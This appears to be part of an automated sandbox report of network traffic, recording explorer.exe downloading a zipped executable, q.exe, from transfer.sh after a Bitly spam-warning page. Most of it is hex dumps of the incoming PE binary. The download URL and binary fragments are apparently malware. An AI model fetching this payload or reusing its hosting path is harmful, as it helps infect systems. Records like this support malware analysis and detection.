may infringe the rights of others. <p>If you believe this link has been blocked in error, please contact Bitly via <a target="_blank" rel="noopene
2021-12-31 18:13:29 UTC	533	IN	Data Raw: 20 54 72 61 63 6b 20 70 61 67 65 20 76 69 65 77 0a 77 2e 67 61 28 27 73 65 6e 64 27 2c 20 27 70 61 67 65 76 69 65 77 27 29 3b 0a 0a 7d 29 28 77 69 6e 64 6f 77 2c 64 6f 63 75 6d 65 6e 74 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 28 66 75 6e 63 74 69 6f 6e 20 28 29 20 7b 0a 76 61 72 20 63 61 74 65 67 6f 72 79 20 3d 20 22 73 70 61 6d 3a 77 61 72 6e 69 6e 67 5f 70 61 67 65 22 2c 0a 73 74 61 74 65 20 3d 20 30 3b 0a 66 75 6e 63 74 69 6f 6e 20 74 72 61 63 6b 48 6f 76 65 72 28 65 29 20 7b 0a 74 72 79 20 7b 0a 73 74 61 74 65 20 3d 20 31 3b 0a 67 61 28 27 73 65 6e 64 27 2c 20 27 65 76 65 6e 74 27 2c 20 63 61 74 65 67 6f 72 79 2c 20 22 53 70 61 6d 20 69 6e 74 65 72 73 74 69 Data Ascii: Track page vieww.ga('send', 'pageview');})(window,document);</script><script type="text/javascript">(function () {var category = "spam:warning_page",state = 0;function trackHover(e) {try {state = 1;ga('send', 'event', category, "Spam intersti

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49859	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:30 UTC	534	OUT	GET /%28/8V4TRR/q.exe%29.zip HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
2021-12-31 18:13:30 UTC	534	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 31 Dec 2021 18:13:30 GMT Content-Type: application/zip Transfer-Encoding: chunked Connection: close Content-Disposition: attachment; filename="transfersh-45029.zip" X-Made-With: <3 by DutchCoders X-Served-By: Proudly served by DutchCoders
2021-12-31 18:13:30 UTC	534	IN	Data Raw: 65 63 35 0d 0a 50 4b 03 04 14 00 08 00 00 00 af 91 9f 53 00 00 00 00 00 00 00 00 00 00 00 00 05 00 09 00 71 2e 65 78 65 55 54 05 00 01 4a 48 cf 61 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e0 c3 e7 f0 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 5c 0f 00 00 08 00 00 00 00 00 00 7e 7a 0f 00 00 20 00 00 00 80 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 Data Ascii: ec5PKSq.exeUTJHaMZ@!L!This program cannot be run in DOS mode.$PEL0\~z @
2021-12-31 18:13:30 UTC	550	IN	Data Raw: 01 39 0a 5d 03 00 23 00 00 00 00 00 0c 99 40 28 51 02 00 06 69 0c 00 08 23 00 00 00 40 b4 8d 55 41 28 52 02 00 06 69 fe 01 2c 2a 02 7b 1f 00 00 04 23 00 00 00 00 00 00 22 40 28 53 02 00 06 69 6f 4f 00 00 0a 23 00 00 00 00 59 92 55 41 28 54 02 00 06 69 0c 00 08 23 00 00 00 00 00 62 a0 40 28 55 02 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 44 91 40 28 56 02 00 06 69 fe 01 39 ce 1b 00 00 23 00 00 00 00 71 ca 50 41 28 57 02 00 06 69 0c 00 08 23 00 00 00 00 00 76 a3 40 28 58 02 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 90 aa 11 41 28 59 02 00 06 69 fe 01 39 33 d5 03 00 23 00 00 00 00 00 78 a3 40 28 5a 02 00 06 69 0c 00 08 23 00 00 00 00 00 bc 96 40 28 5b 02 00 06 69 fe 01 2c 28 00 07 23 00 00 0 0 80 94 70 46 41 28 5c 02 00 06 69 fe 01 39 ff 49 00 00 23 00 00 Data Ascii: 9]#@(Qi#@UA(Ri,*{#"@(SioO#YUA(Ti#b@(Ui,(#D@(Vi9#qPA(Wi#v@(Xi,(#A(Yi93#x@(Zi#@([i,(#pFA(\i9I#
2021-12-31 18:13:30 UTC	566	IN	Data Raw: 40 28 99 05 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 70 8f 40 28 9a 05 00 06 69 fe 01 39 26 4f 03 00 23 00 00 00 00 00 34 a3 40 28 9b 05 00 06 69 0c 00 08 23 00 00 00 00 42 36 41 41 28 9c 05 00 06 69 fe 01 2c 20 23 00 00 00 00 22 42 47 41 28 9d 05 00 06 69 0b 23 00 00 00 80 20 3c 41 41 28 9e 05 00 06 69 0c 00 08 23 00 00 00 00 00 6d b0 40 28 9f 05 00 06 69 fe 01 2c 20 23 00 00 00 00 b1 d9 3b 41 28 a0 05 00 06 69 0b 23 00 00 00 00 00 6e b0 40 28 a1 05 0 0 06 69 0c 00 08 23 00 00 00 10 c3 4f 74 41 28 a2 05 00 06 69 fe 01 2c 20 23 00 00 00 00 40 f8 f3 40 28 a3 05 00 06 69 0 a 23 00 00 00 00 04 52 74 41 28 a4 05 00 06 69 0c 00 08 23 00 00 00 00 00 86 ad 40 28 a5 05 00 06 69 fe 01 2c 20 23 00 00 00 00 c8 0b 23 41 28 a6 05 00 06 69 0b 23 00 00 00 00 00 88 ad Data Ascii: @(i,(#p@(i9&O#4@(i#B6AA(i, #"BGA(i# <AA(i#m@(i, #;A(i#n@(i#OtA(i, #@@(i#RtA(i#@(i, ##A(i#
2021-12-31 18:13:30 UTC	582	IN	Data Raw: 69 fe 01 2c 3e 02 7b 0f 00 00 04 23 00 00 00 00 20 91 e2 40 28 e5 08 00 06 69 23 00 00 00 00 00 00 35 40 28 e6 08 00 06 69 73 51 00 00 0a 6f 52 00 00 0a 23 00 00 00 80 44 99 40 41 28 e7 08 00 06 69 0c 00 08 23 00 00 00 00 44 d4 3a 41 28 e8 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 74 93 40 28 e9 08 00 06 69 fe 01 39 eb 08 03 00 23 00 00 00 00 00 bc 94 40 28 ea 08 00 06 69 0c 00 08 23 00 00 00 00 00 45 b2 40 28 eb 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 c0 77 40 28 ec 08 00 06 69 fe 01 39 7c 9e 00 00 23 00 00 00 40 b2 de 74 41 28 ed 08 00 06 69 0c 00 08 23 00 0 0 00 00 00 a2 ab 40 28 ee 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 90 83 40 28 ef 08 00 06 69 fe 01 39 e7 f2 02 0 0 23 00 00 00 00 00 a4 ab 40 28 f0 08 00 06 69 0c 00 08 23 00 00 Data Ascii: i,>{# @(i#5@(isQoR#D@A(i#D:A(i,(#t@(i9#@(i#E@(i,(#w@(i9|#@tA(i#@(i,(#@(i9#@(i#
2021-12-31 18:13:30 UTC	598	IN	Data Raw: 00 00 00 c0 52 40 28 32 0c 00 06 69 0a 23 00 00 00 00 00 f6 a9 40 28 33 0c 00 06 69 0c 00 08 23 00 00 00 00 00 60 95 40 28 34 0c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 c0 96 40 28 35 0c 00 06 69 fe 01 39 a9 62 03 00 23 00 00 00 00 f1 98 3c 41 28 36 0c 00 06 69 0c 00 08 23 00 00 00 00 00 0c 9f 40 28 37 0c 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 c4 d7 40 28 38 0c 00 06 69 fe 01 39 61 19 03 00 23 00 00 00 00 08 27 4e 41 28 39 0c 00 06 69 0c 00 08 23 00 00 00 00 92 1c 4a 41 28 3a 0c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 64 15 41 28 3b 0c 00 06 69 0b 23 00 00 00 00 00 ec 9c 40 28 3c 0c 00 06 69 0c 00 08 23 00 00 00 00 00 70 98 40 28 3d 0c 00 06 69 fe 01 2c 25 02 7b 3c 00 00 04 72 39 07 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 80 a4 af 42 41 Data Ascii: R@(2i#@(3i#`@(4i,(#@(5i9b#<A(6i#@(7i,(#@(8i9a#'NA(9i#JA(:i, #dA(;i#@(<i#p@(=i,%{<r9p(oP#BA
2021-12-31 18:13:30 UTC	614	IN	Data Raw: 00 00 00 00 f2 1a 29 41 28 81 0f 00 06 69 fe 01 2c 20 23 00 00 00 00 40 de d2 40 28 82 0f 00 06 69 0a 23 00 00 00 00 20 29 29 41 28 83 0f 00 06 69 0c 00 08 23 00 00 00 20 ae 1c 67 41 28 84 0f 00 06 69 fe 01 2c 25 02 7b 33 00 00 04 72 2f 08 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 80 14 20 67 41 28 85 0f 00 06 69 0c 00 08 23 00 00 00 00 00 25 b4 40 28 86 0f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 90 67 11 41 28 87 0f 00 06 69 fe 01 39 88 fc ff ff 23 00 00 00 00 00 26 b4 40 28 88 0f 00 06 69 0c 00 08 23 00 00 00 80 ac 7f 47 41 28 89 0f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 84 93 40 28 8a 0f 00 06 69 fe 01 39 cb eb 01 00 23 00 00 00 00 00 70 9b 40 28 8b 0f 00 06 69 0c 00 08 23 00 00 00 80 b0 de 60 41 28 8c 0f 00 06 69 fe 01 2c 20 23 00 00 00 Data Ascii:)A(i, #@@(i#))A(i# gA(i,%{3r/p(oP# gA(i#%@(i,(#gA(i9#&@(i#GA(i,(#@(i9#p@(i#`A(i, #
2021-12-31 18:13:30 UTC	630	IN	Data Raw: 00 00 72 e8 2a 41 28 c7 12 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 00 73 40 28 c8 12 00 06 69 fe 01 39 ff 5f 00 00 23 00 00 00 00 00 60 8d 40 28 c9 12 00 06 69 0c 00 08 23 00 00 00 80 c4 f0 6d 41 28 ca 12 00 06 69 fe 01 2c 20 23 00 00 00 00 d1 c3 31 41 28 cb 12 00 06 69 0b 23 00 00 00 20 a3 f4 6d 41 28 cc 12 00 06 69 0c 00 08 23 00 00 00 00 00 7b b4 40 28 cd 12 00 06 69 fe 01 2c 20 23 00 00 00 00 00 20 ec 40 28 ce 12 00 06 69 0b 23 00 00 00 00 c1 39 7a 41 28 cf 12 00 06 69 0c 00 08 23 00 00 00 00 51 48 30 41 28 d0 12 00 06 69 fe 01 2c 20 23 00 00 00 00 00 a0 79 40 28 d1 12 00 06 69 0a 23 00 00 00 00 00 28 90 40 28 d2 12 00 06 69 0c 00 08 23 00 00 00 00 00 d4 a4 40 28 d3 12 00 06 69 fe 0 1 2c 20 23 00 00 00 00 00 a4 9a 40 28 d4 12 00 06 69 0b 23 00 00 Data Ascii: r*A(i,(#s@(i9_#`@(i#mA(i, #1A(i# mA(i#{@(i, # @(i#9zA(i#QH0A(i, #y@(i#(@(i#@(i, #@(i#
2021-12-31 18:13:30 UTC	646	IN	Data Raw: 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 00 79 40 28 14 16 00 06 69 0a 23 00 00 00 00 20 f7 4a 41 28 15 16 00 06 69 0c 00 08 23 00 00 00 00 e1 c7 54 41 28 16 16 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 e0 70 40 28 17 16 00 06 69 fe 01 39 2a d5 fe ff 23 00 00 00 00 00 3e a2 40 28 18 16 00 06 69 0c 00 08 23 00 00 00 10 83 11 79 41 28 19 16 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 00 54 40 28 1a 16 00 06 69 fe 01 39 62 e4 ff ff 23 00 00 00 00 04 14 79 41 28 1b 16 00 06 69 0c 00 08 23 00 00 00 00 00 d0 ab 40 28 1c 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 40 6e 40 28 1d 16 00 06 69 0b 23 00 00 00 20 c2 2f 68 41 28 1e 16 00 06 69 0c 00 08 23 00 00 00 90 b1 f9 70 41 28 1f 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 90 96 40 28 20 16 00 06 69 0a 23 00 00 Data Ascii: i, #y@(i# JA(i#TA(i,(#p@(i9*#>@(i#yA(i,(#T@(i9b#yA(i#@(i, #@n@(i# /hA(i#pA(i, #@(i#

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:30 UTC	662	IN	Data Raw: 06 69 fe 01 39 ac dc fe ff 23 00 00 00 00 00 6e ab 40 28 5e 19 00 06 69 0c 00 08 23 00 00 00 00 00 98 8e 40 28 5f 19 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 30 78 40 28 60 19 00 06 69 fe 01 39 68 8e ff ff 23 00 00 00 00 20 4f 2d 41 28 61 19 00 06 69 0c 00 08 23 00 00 00 00 00 28 b2 40 28 62 19 00 06 69 fe 01 2c 20 23 00 00 00 00 90 ac 14 41 28 63 19 00 06 69 0a 23 00 00 00 00 00 29 b2 40 28 64 19 00 06 69 0c 00 08 23 00 00 00 40 98 f8 5f 41 28 65 19 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 f2 84 42 41 28 66 19 00 06 69 fe 01 39 2b 43 fe ff 23 00 00 00 00 40 fe 5f 41 28 67 19 00 06 69 0c 00 08 23 00 00 00 00 00 22 a5 40 28 68 19 00 06 69 fe 01 2c 20 23 00 00 00 80 10 b2 44 41 28 69 19 00 06 69 0b 23 00 00 00 00 d1 ee 5b 41 28 6a 19 00 06 69 0c 00 08 Data Ascii: i9#n@(^i#@(_i,(#0x@(`i9h# O-A(ai#(@(bi, #A(ci#)@(di#@_A(ei,(#BA(fi9+C#@_A(gi#"@(hi, #DA(ii#[A(ji
2021-12-31 18:13:30 UTC	678	IN	Data Raw: 28 a4 1c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 80 53 40 28 a5 1c 00 06 69 0b 23 00 00 00 00 00 b6 a3 40 28 a6 1c 00 06 69 0c 00 08 23 00 00 00 00 00 f5 b2 40 28 a7 1c 00 06 69 fe 01 2c 20 23 00 00 00 00 88 d7 25 41 28 a8 1c 00 06 69 0b 23 00 00 00 40 46 78 76 41 28 a9 1c 00 06 69 0c 00 08 23 00 00 00 20 06 15 62 41 28 aa 1c 00 06 69 fe 01 2c 25 02 7b 4d 00 00 04 72 9d 0f 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 00 00 10 a8 40 28 ab 1c 00 06 69 0c 00 08 23 00 00 00 00 00 b0 9b 40 28 ac 1c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 00 2a 40 28 ad 1c 00 06 69 0b 23 00 00 00 00 00 b4 9b 40 28 ae 1c 00 06 69 0c 00 08 23 00 00 00 90 08 00 76 41 28 af 1c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 a0 7e 40 28 b0 1c 00 06 69 fe 01 39 f3 33 02 00 23 00 00 00 Data Ascii: (i, #S@(i#@(i#@(i, #%A(i#@FxvA(i# bA(i,%{Mrp(oP#@(i#@(i, #*@(i#@(i#vA(i,(#~@(i93#
2021-12-31 18:13:30 UTC	694	IN	Data Raw: b1 40 28 ea 1f 00 06 69 0c 00 08 23 00 00 00 40 fc 91 53 41 28 eb 1f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 30 8d 40 28 ec 1f 00 06 69 fe 01 39 e6 c1 fd ff 23 00 00 00 00 00 b4 a1 40 28 ed 1f 00 06 69 0c 00 08 23 00 00 00 00 00 a0 b1 40 28 ee 1f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 90 63 fc 40 28 ef 1f 00 06 69 fe 01 39 16 36 ff ff 23 00 00 00 10 74 6c 73 41 28 f0 1f 00 06 69 0c 00 08 23 00 00 00 00 69 96 73 41 28 f1 1f 00 06 69 fe 01 2c 20 23 00 00 00 00 00 70 8d 40 28 f2 1f 00 06 69 0b 23 00 00 00 90 9f 98 73 41 28 f3 1f 00 06 69 0c 00 08 23 00 00 00 80 14 6d 6e 41 28 f4 1f 00 06 69 fe 01 2c 3e 02 7b 26 00 00 04 23 00 00 00 00 00 b0 7f 40 28 f5 1f 00 06 69 23 00 00 00 00 00 88 84 40 28 f6 1f 00 06 69 73 5b 00 00 0a 6f 5c 00 00 0a 23 00 00 00 Data Ascii: @(i#@SA(i,(#0@(i9#@(i#@(i,(#c@(i96#tlsA(i#isA(i, #p@(i#sA(i#mnA(i,>{&#@(i#@(is[o\#
2021-12-31 18:13:30 UTC	710	IN	Data Raw: 06 69 0c 00 08 23 00 00 00 00 20 d5 6c 41 28 38 23 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 08 89 40 28 39 23 00 06 69 fe 01 39 b1 58 ff ff 23 00 00 00 00 00 62 ae 40 28 3a 23 00 06 69 0c 00 08 23 00 00 00 00 00 e0 8c 40 28 3b 23 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 64 50 10 41 28 3c 23 00 06 69 fe 01 39 83 3c 01 00 23 00 00 00 00 e8 8c 40 28 3d 23 00 06 69 0c 00 08 23 00 00 00 80 20 3c 41 41 28 3e 23 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 20 6b 07 41 28 3f 23 00 06 69 fe 01 39 f2 dd 01 00 23 00 00 00 00 00 42 41 41 28 40 23 00 06 69 0c 00 08 23 00 00 00 00 c8 b1 40 28 41 23 00 06 69 fe 01 2c 20 23 00 00 00 00 00 20 79 40 28 42 23 00 06 69 0a 23 00 00 00 00 c9 b1 40 28 43 23 00 06 69 0c 00 08 23 00 00 00 80 18 4f 48 41 28 44 23 00 06 Data Ascii: i# lA(8#i,(#@(9#i9X#b@(:#i#@(;#i,(#dPA(<#i9<#@(=#i# <AA(>#i,(# kA(?#i9#BAA(@#i#@(A#i, # y@(B#i#@(C #i#OHA(D#
2021-12-31 18:13:30 UTC	726	IN	Data Raw: 00 00 80 0c e2 41 41 28 82 26 00 06 69 0b 23 00 00 00 00 00 1f b4 40 28 83 26 00 06 69 0c 00 08 23 00 00 00 00 00 00 78 40 28 84 26 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 90 ac f4 40 28 85 26 00 06 69 fe 01 39 f1 64 ff ff 23 00 00 00 00 00 10 78 40 28 86 26 00 06 69 0c 00 08 23 00 00 00 20 34 f6 62 41 28 87 26 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 e8 82 40 28 88 26 00 06 69 fe 01 39 bc ce 00 00 23 00 00 00 00 00 a4 a8 40 28 89 26 00 06 69 0c 00 08 23 00 00 00 40 80 3a 5e 41 28 8a 26 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 c8 0b 03 41 28 8b 26 00 06 69 fe 01 39 a3 24 00 00 23 00 00 00 00 00 40 5e 41 28 8c 26 00 06 69 0c 00 08 23 00 00 00 00 00 47 b1 40 28 8d 26 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 d0 40 28 8e 26 00 06 69 fe 01 39 d0 Data Ascii: AA(&i#@(&i#x@(&i,(#@(&i9d#x@(&i# 4bA(&i,(#@(&i9#@(&i#@:^A(&i,(#A(&i9$#@^A(&i#G@(&i,(#@(&i9
2021-12-31 18:13:30 UTC	742	IN	Data Raw: 08 23 00 00 00 40 18 42 51 41 28 d1 29 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 c8 26 41 28 d2 29 00 06 69 fe 01 39 66 c0 00 00 23 00 00 00 00 00 a0 a0 40 28 d3 29 00 06 69 0c 00 08 23 00 00 00 00 00 cc a8 40 28 d4 29 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 b0 88 40 28 d5 29 00 06 69 fe 01 39 49 72 ff ff 23 00 00 00 00 00 ce a8 40 28 d6 29 00 06 69 0c 00 08 23 00 00 00 00 00 24 b1 40 28 d7 29 00 06 69 fe 01 2c 20 23 00 00 00 00 60 64 40 28 d8 29 00 06 69 0b 23 00 00 00 90 f5 5e 72 41 28 d9 29 00 06 69 0c 00 08 23 00 00 00 20 8d be 6d 41 28 da 29 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 48 d4 08 41 28 db 29 00 06 69 fe 01 39 33 c6 fe ff 23 00 00 00 00 00 dc ae 40 28 dc 29 00 06 69 0c 00 08 23 00 00 00 00 00 40 99 40 28 dd 29 00 06 69 fe 01 2c Data Ascii: #@BQA()i,(#&A()i9f#@()i#@()i,(#@()i9Ir#@()i#$@()i, #`d@()i#^rA()i# mA()i,(#HA()i93#@()i#@@()i,
2021-12-31 18:13:30 UTC	758	IN	Data Raw: 4f 68 41 28 16 2d 00 06 69 0c 00 08 23 00 00 00 00 00 bb b3 40 28 17 2d 00 06 69 fe 01 2c 20 23 00 00 00 00 00 99 32 41 28 18 2d 00 06 69 0b 23 00 00 00 00 00 bc b3 40 28 19 2d 00 06 69 0c 00 08 23 00 00 00 00 00 3a ac 40 28 1a 2d 00 06 69 fe 01 2c 1b 02 73 5d 00 00 0a 7d 4a 00 00 04 23 00 00 00 80 70 e9 68 41 28 1b 2d 00 06 69 0c 00 08 23 00 00 00 40 8c 5f 74 41 28 1c 2d 00 06 69 fe 01 2c 20 23 00 00 00 00 00 70 87 40 28 1d 2d 00 06 69 0b 23 00 00 00 00 00 0f b2 40 28 1e 2d 00 06 69 0c 00 08 23 00 00 00 00 00 4a af 40 28 1f 2d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 42 01 41 28 20 2d 00 06 69 fe 01 39 61 5e ff ff 23 00 00 00 00 00 4c af 40 28 21 2d 00 06 69 0c 00 08 23 00 00 00 20 2a 6e 60 41 28 22 2d 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 80 Data Ascii: OhA(-i#@(-i, #2A(-i#@(-i#:@(-i,s]}J#phA(-i#@_tA(-i, #p@(-i#@(-i#J@(-i,(#BA(-i9a^#L@(!-i# *n`A("-i,(#
2021-12-31 18:13:30 UTC	774	IN	Data Raw: 5e 30 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 81 10 41 28 5f 30 00 06 69 fe 01 39 a3 85 ff ff 23 00 00 00 00 00 60 73 40 28 60 30 00 06 69 0c 00 08 23 00 00 00 40 c6 fa 71 41 28 61 30 00 06 69 fe 01 2c 20 23 00 00 00 00 48 6e 05 41 28 62 30 00 06 69 0a 23 00 00 00 10 e5 fc 71 41 28 63 30 00 06 69 0c 00 08 23 00 00 00 00 80 a0 61 41 28 64 30 00 06 69 fe 01 2c 20 23 00 00 00 00 00 a0 6a 40 28 65 30 00 06 69 0a 23 00 00 00 00 00 c2 a7 40 28 66 30 00 06 69 0c 00 08 23 00 00 00 00 00 42 21 41 28 67 30 00 06 69 fe 01 2c 20 23 00 00 00 00 00 b8 89 40 28 68 30 00 06 69 0b 23 00 00 00 00 00 88 87 40 28 69 30 00 06 69 0c 00 08 23 00 00 00 00 00 a8 85 40 28 6a 30 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 72 5d 27 41 28 6b 30 00 06 69 fe 01 39 ef b4 00 00 23 00 Data Ascii: ^0i,(#A(_0i9#`s@(`0i#@qA(a0i, #HnA(b0i#qA(c0i#aA(d0i, #j@(e0i#@(f0i#B!A(g0i, #@(h0i#@(i0i#@(j0i,(# r]'A(k0i9#
2021-12-31 18:13:30 UTC	790	IN	Data Raw: 23 00 00 00 00 00 20 91 40 28 a8 33 00 06 69 fe 01 2c 39 02 23 00 00 00 00 a9 7e 38 41 28 a9 33 00 06 69 23 00 00 00 00 80 60 c2 40 28 aa 33 00 06 69 73 51 00 00 0a 28 66 00 00 0a 23 00 00 00 00 00 24 91 40 28 ab 33 00 06 69 0c 00 08 23 00 00 00 10 28 9b 72 41 28 ac 33 00 06 69 fe 01 2c 25 02 7b 43 00 00 04 72 19 02 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 00 00 42 b1 40 28 ad 33 00 06 69 0c 00 08 23 00 00 00 00 00 a4 a0 40 28 ae 33 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 b1 13 41 28 af 33 00 06 69 fe 01 39 5c 08 fd ff 23 00 00 00 40 ba 52 51 41 28 b0 33 00 06 69 0c 00 08 23 00 00 00 00 04 b2 40 28 b1 33 00 06 69 fe 01 2c 20 23 00 00 00 00 00 80 57 40 28 b2 33 00 06 69 0a 23 00 00 00 90 41 4b 74 41 28 b3 33 00 06 69 0c 00 08 23 00 00 00 00 Data Ascii: # @(3i,9#~8A(3i#`@(3isQ(f#$@(3i#(rA(3i,%{Crp(oP#B@(3i#@(3i,(#A(3i9\#@RQA(3i#@(3i, #W@(3i#AKtA(3i#
2021-12-31 18:13:30 UTC	806	IN	Data Raw: 00 00 0a 6f 52 00 00 0a 23 00 00 00 00 00 a8 b4 40 28 ed 36 00 06 69 0c 00 08 23 00 00 00 20 1d ec 6a 41 28 ee 36 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 f0 7a 40 28 ef 36 00 06 69 fe 01 39 b7 fe fe ff 23 00 00 00 00 00 5c ad 40 28 f0 36 00 06 69 0c 00 08 23 00 00 00 00 00 14 b0 40 28 f1 36 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 ac 9b 40 28 f2 36 00 06 69 fe 01 39 0d a9 fd ff 23 00 00 00 00 00 15 b0 40 28 f3 36 00 06 69 0c 00 08 23 00 00 00 00 00 fd b2 40 28 f4 36 00 06 69 fe 01 2c 20 23 00 00 00 00 00 1c 40 28 f5 36 00 06 69 0a 23 00 00 00 40 40 8b 76 41 28 f6 36 00 06 69 0c 00 08 23 00 00 00 00 00 38 af 40 28 f7 36 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 40 54 f2 40 28 f8 36 00 06 69 fe 01 39 b6 73 ff ff 23 00 00 00 00 00 3a af 40 28 f9 Data Ascii: oR#@(6i# jA(6i,(#z@(6i9#\@(6i#@(6i,(#@(6i9#@(6i#@(6i, #@(6i#@@vA(6i#8@(6i,(#@T@(6i9s#:@(

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:30 UTC	822	IN	Data Raw: 00 00 00 a8 92 40 28 37 3a 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 24 c4 38 41 28 38 3a 00 06 69 fe 01 39 8f 51 fe ff 23 00 00 00 00 00 ac 92 40 28 39 3a 00 06 69 0c 00 08 23 00 00 00 00 40 ae 55 41 28 3a 3a 00 06 69 fe 01 2c 20 23 00 00 00 00 b2 c6 43 41 28 3b 3a 00 06 69 0b 23 00 00 00 40 e8 b2 55 41 28 3c 3a 00 06 69 0c 00 08 23 00 00 00 40 4c 6b 5b 41 28 3d 3a 00 06 69 fe 01 2c 20 23 00 00 00 00 e4 33 3f 41 28 3e 3a 00 06 69 0b 23 00 00 00 00 00 f4 a4 40 28 3f 3a 00 06 69 0c 00 08 23 00 00 00 00 00 9c 96 40 28 40 3a 00 06 69 fe 01 2c 1c 02 7b 47 00 00 04 17 6f 4f 00 00 0a 23 00 00 00 00 40 fe 3f 41 28 41 3a 00 06 69 0c 00 08 23 00 00 00 00 00 90 9c 40 28 42 3a 00 06 69 fe 01 2c 1c 02 7b 46 00 00 04 17 6f 5a 00 00 0a 23 00 00 00 00 00 94 9c 40 28 43 Data Ascii: @(7:i,(#$8A(8:i9Q#@(9:i#@UA(::i, #CA(,:i#@UA(<:i#@Lk[A(=:i, #3?A(>:i#@(?:i#@(@:i,{GoO#@?A(A:i#@(B:i,{FoZ#@(C
2021-12-31 18:13:30 UTC	838	IN	Data Raw: 40 28 7f 3d 00 06 69 fe 01 2c 20 23 00 00 00 00 c2 e4 45 41 28 80 3d 00 06 69 0b 23 00 00 00 00 00 2c b0 40 28 81 3d 00 06 69 0c 00 08 23 00 00 00 00 00 7e ad 40 28 82 3d 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 90 d4 f3 40 28 83 3d 00 06 69 fe 01 39 4a be ff ff 23 00 00 00 00 00 32 6b 41 28 84 3d 00 06 69 0c 00 08 23 00 00 00 00 00 f0 ae 40 28 85 3d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 64 bb 31 41 28 86 3d 00 06 69 fe 01 39 15 e2 fe ff 23 00 00 00 20 e6 ec 6d 41 28 87 3d 00 06 69 0c 00 08 23 00 00 00 00 c1 ee 3c 41 28 88 3d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 82 ba 26 41 28 89 3d 00 06 69 fe 01 39 6a 66 fc ff 23 00 00 00 00 88 95 40 28 8a 3d 00 06 69 0c 00 08 23 00 00 00 b1 4d 56 41 28 8b 3d 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 Data Ascii: @(=i, #EA(=i#,@(=i#~@(=i,(#@(=i9J#2kA(=i#@(=i,(#d1A(=i9# mA(=i#<A(=i,(#&A(=i9jf#@(=i#MVA(=i,(#
